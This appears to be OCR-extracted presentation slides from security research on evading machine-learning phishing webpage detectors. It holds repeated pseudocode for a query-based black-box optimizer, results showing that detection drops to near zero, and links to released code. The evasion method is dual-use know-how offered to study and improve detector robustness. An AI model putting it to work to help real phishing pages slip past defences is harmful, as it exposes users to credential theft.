    $\mathrm{s}^\star = \mathrm{s}^b$
    $\boldsymbol{z}^\star = \boldsymbol{z}^b$
return $\boldsymbol{z}^\star$

Black-box optimizer

Algorithm 1: Black-box optimizer to generate adversarial phishing webpages.

Data: $\boldsymbol{z}$, the initial phishing sample;
f, the machine-learning phishing webpage detector;
h, the function to mutate the phishing webpages;
R, the number of mutation rounds;
SR the set of single-round (SR) manipulations;
MR the set of multi-round (MR) manipulations.

Result: $\boldsymbol{z}^\star$, the adversarial phishing sample.

$\boldsymbol{z}^\star = \boldsymbol{z}$
$\text{s}^\star = f(\boldsymbol{z}^\star)$
for t **in** SR
    $\boldsymbol{z}' = h(\boldsymbol{z}^\star, t)$
    $\text{s}' = f(\boldsymbol{z}')$
    if $\text{s}' < \text{s}^\star$
        $\text{s}^\star = \text{s}'$
        $\boldsymbol{z}^\star = \boldsymbol{z}'$
for r **in** $[1, R]$
    $C = \emptyset$
    for t **in** MR
        $\boldsymbol{z}' = h(\boldsymbol{z}^\star, t)$
        $\text{s}' = f(\boldsymbol{z}')$
        $C = C \cup \{(\boldsymbol{z}', \text{s}')\}$
    $\boldsymbol{z}^b, \text{s}^b = get\_best\_candidate(C)$
    if $\text{s}^b < \text{s}^\star$
        $\text{s}^\star = \text{s}^b$
        $\boldsymbol{z}^\star = \boldsymbol{z}^b$
return $\boldsymbol{z}^\star$

Single-Round (SR) phase:

- Try sequentially each SR manipulation
- If it reduces the best score found so far, update the best adversarial example

Black-box optimizer

Multi-Round (MR) phase:

- Try sequentially each MR manipulation to generate new candidates
- Get the best candidate (with lowest score)
- If such a candidate reduces the best score, it becomes the new best adversarial example

Algorithm 1: Black-box optimizer to generate adversarial phishing webpages.

Data: z, the initial phishing sample;
f, the machine-learning phishing webpage detector;
h, the function to mutate the phishing webpages;
R, the number of mutation rounds;
SR the set of single-round (SR) manipulations;
MR the set of multi-round (MR) manipulations.
Result: $z^\star$, the adversarial phishing sample.

$z^\star = z$
$s^\star = f(z^\star)$
for t **in** SR
  $z' = h(z^\star, t)$
  $s' = f(z')$
  if $s' < s^\star$
    $s^\star = s'$
    $z^\star = z'$
for r **in** $[1, R]$
  $C = \emptyset$
  for t **in** MR
    $z' = h(z^\star, t)$
    $s' = f(z')$
    $C = C \cup \{(z', s')\}$
  $z^b, s^b = get\_best\_candidate(C)$
  if $s^b < s^\star$
    $s^\star = s^b$
    $z^\star = z^b$
return $z^\star$

Black-box optimizer


Algorithm 1: Black-box optimizer to generate adversarial phishing webpages.

Data: $\boldsymbol{z}$, the initial phishing sample;
f, the machine-learning phishing webpage detector;
h, the function to mutate the phishing webpages;
R, the number of mutation rounds;
SR the set of single-round (SR) manipulations;
MR the set of multi-round (MR) manipulations.
Result: $\boldsymbol{z}^\star$, the adversarial phishing sample.

$\boldsymbol{z}^\star = \boldsymbol{z}$
$\mathrm{s}^\star = f(\boldsymbol{z}^\star)$
for t **in** SR
    $\boldsymbol{z}' = h(\boldsymbol{z}^\star, t)$
    $\mathrm{s}' = f(\boldsymbol{z}')$
    if $\mathrm{s}' < \mathrm{s}^\star$
        $\mathrm{s}^\star = \mathrm{s}'$
        $\boldsymbol{z}^\star = \boldsymbol{z}'$
for r **in** $[1, R]$
    $C = \emptyset$
    for t **in** MR
        $\boldsymbol{z}' = h(\boldsymbol{z}^\star, t)$
        $\mathrm{s}' = f(\boldsymbol{z}')$
        $C = C \cup \{(\boldsymbol{z}', \mathrm{s}')\}$
    $\boldsymbol{z}^b, \mathrm{s}^b = get\_best\_candidate(C)$
    if $\mathrm{s}^b < \mathrm{s}^\star$
        $\mathrm{s}^\star = \mathrm{s}^b$
        $\boldsymbol{z}^\star = \boldsymbol{z}^b$
return $\boldsymbol{z}^\star$

Final phase:
Return the best adversarial phishing example

Razing to the ground the ML-PWD



Main results

1. The proposed attacks raze to the ground all the ML-PWD
   - Only 14 queries for the ML-PWD trained on the HTML features (F^r)
   - In 30 queries the ML-PWD trained on the whole feature set are able to completely evade all the ML-PWD

2. HTML features matter
   - While targeting only the HTML features, the manipulations are very effective in evading the ML-PWD trained on F^c
   - The adversarial robustness mainly relies on the HTML features
   - The URL features do not provide substantial robustness

3. Effectiveness of the manipulations
   - The SR manipulations reduces the detection rate (DR) to 50%
   - The MR manipulations significantly enhance the attack effectiveness, reducing the DR to near-zero with few queries


Wrap-up

1. We propose 14 novel functionality- and rendering-preserving HTML adversarial manipulations
   ➡ New “CVEs” for the evaluated ML-PWD (and their features)

2. We design a new query-efficient optimizer tailored on the proposed manipulations to generate adversarial phishing webpages in the problem space
   ➡ Optimizing the choice of the manipulations is the key to success

3. We release the source code and ML models: https://github.com/advmlphish/raze_to_the_ground_aisec23
   ➡ To foster reproducibility and a much fairer evaluation of the ML-PWD’s robustness

4. Pre-print available on arXiv: https://arxiv.org/abs/2310.03166



Credits: Hyrum Anderson, Kevin Roundy, Savino Dambra